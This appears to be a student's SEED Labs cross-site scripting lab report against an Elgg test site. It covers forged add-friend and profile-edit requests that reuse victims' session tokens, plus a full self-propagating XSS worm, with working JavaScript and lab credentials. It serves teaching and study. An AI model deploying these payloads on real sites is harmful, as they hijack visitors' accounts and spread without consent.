
var sendurl="https://www.seed-server.com/action/friends/add?friend=59**+ts+token";**

//Create and send Ajax request to add friend


Ajax=new XMLHttpRequest();

Ajax.open("GET", sendurl, true);

```
Ajax.send();
}
</script>
```



Now, when Alice logs in and views samy's profile ,samy gets added to Alice's friendlist. In this way samy gets added as Alice's friend by just alice visiting samy's profile and in turn javascript which we added in samy's about me gets run.It creates ajax request to add friend with sendurl which we provided with samy guid number to make him their friend.



Task 5

Modifying the Victim's Profile

We describe invader text as instead of "task 5", I added "Hey from task 5" for &description parameter.
For content variable I have appended the values of token,ts,username,invadertext,guid.


```
var invadertxt = "&description=Hey from Task 5" +
"&accesslevel[description]=2";
var content = token + ts + userName + invadertxt + guid;
```

We knew guid for samy is 59,after inspection we saw it in previous task 4.


```
var samyGuid = 59;
```

From samy's profile before visiting edit profile open Http Header Live and notice it after adding "Task 5" in About me field. Click save and observe Http header live. Now you get the format of send url.

```
var sendurl = "http://www.seed-server.com/action/profile/edit";
```




Now login with username: samy password: seedsamy. Add the code template along with our constructed variables content , samyguid,sendUrl as below and save



We create a ajax request if userguid is not of samy it will use POST request using sendurl and send the content we provided in our var content to About me field of any user.

Now Alice views Samy's profile and the javascript gets executed and we can see our content being displayed in Alice's About me.




Code template given in Task 5:

<script type="text/javascript">

```
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=...; //FILL IN
var samyGuid=...; //FILL IN
var sendurl=...; //FILL IN
if(elgg.session.user.guid!=samyGuid) ①
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

• Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation

We need line 1 in this task because it checks for userguids other than samy's. If this check is not there, even samy's profile will be attacked with change/edit happening in his own 'About me' field.
As seen in picture.



Task 6

Writing a Self-Propagating XSS Worm

DOM approach

Edit samy's profile to add in About me field the following code:

```
<script type="text/javascript" id="worm">
window.onload = function (){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);

  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```
  var invadertxt = "&description=Hey from task 6" + wormCode +
"&accesslevel[description]=2";
  var content = token + ts + userName + invadertxt + guid;

  var samyGuid = 59;

  var sendurl = "http://www.seed-server.com/action/profile/edit";

  if (elgg.session.user.guid!=samyGuid)
  {
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
    Ajax.send(content);
  }
}
</script>
```

We define script id=”worm”
Here we can see variable wormcode is created using encodeURIComponent() method to encode string , to which we send headerTag ,jsCode and tailtag as parameter. jsCode take the element by id=’worm’and gets its inner html and hence we need to add script tags as header and tailtag.

We use username,guid,ts,token,


In invadertxt we append description and worm code along with other fields of edit profile url like accesslevel we saw in Header Live of edit profile in Task 5.

It is then used to create content variable. Similar to task 5.


We also added similar code to task 5. To get samyguid, sendurl.

Also there is a check before ajax request to exclude samy’s guid as he is attacker.
In ajax request we use ‘POST’ request and use sendurl variable (edit profile url) to modify profile.
In next line we set request headers and at last
ajax.send(content) we send our whole script with id=worm to ajax send call.


Every time ajax call is made this whole scripts runs causing self propagating attack.




Now Login with Charlie and view Samy's profile and as a result of self propagating worm ,Charlie's profile has updated About me field with invader content we provided "Hey from task 6".



Now login with boby and visit charlie's profile .



We can see Boby's About me updated with 'Hey from task 6' as a result of self propogarting worm




Task 7

1. Describe and explain your observations when you visit these websites.

www.example32a.com

we can see all areas 1 to 6 are showing OK with green colour.




Now we check source code for this which is index.html file.
All areas are initially set as Failed with red colour.
In Index.html script below we can see code added at line 12,16,21 for area 1 ,area 2, area 3 respectively which changes it with text OK and colour green.
We have script src as script_area4.js , script_area5.js, script_6.js file with code at line 23,24,25 as:

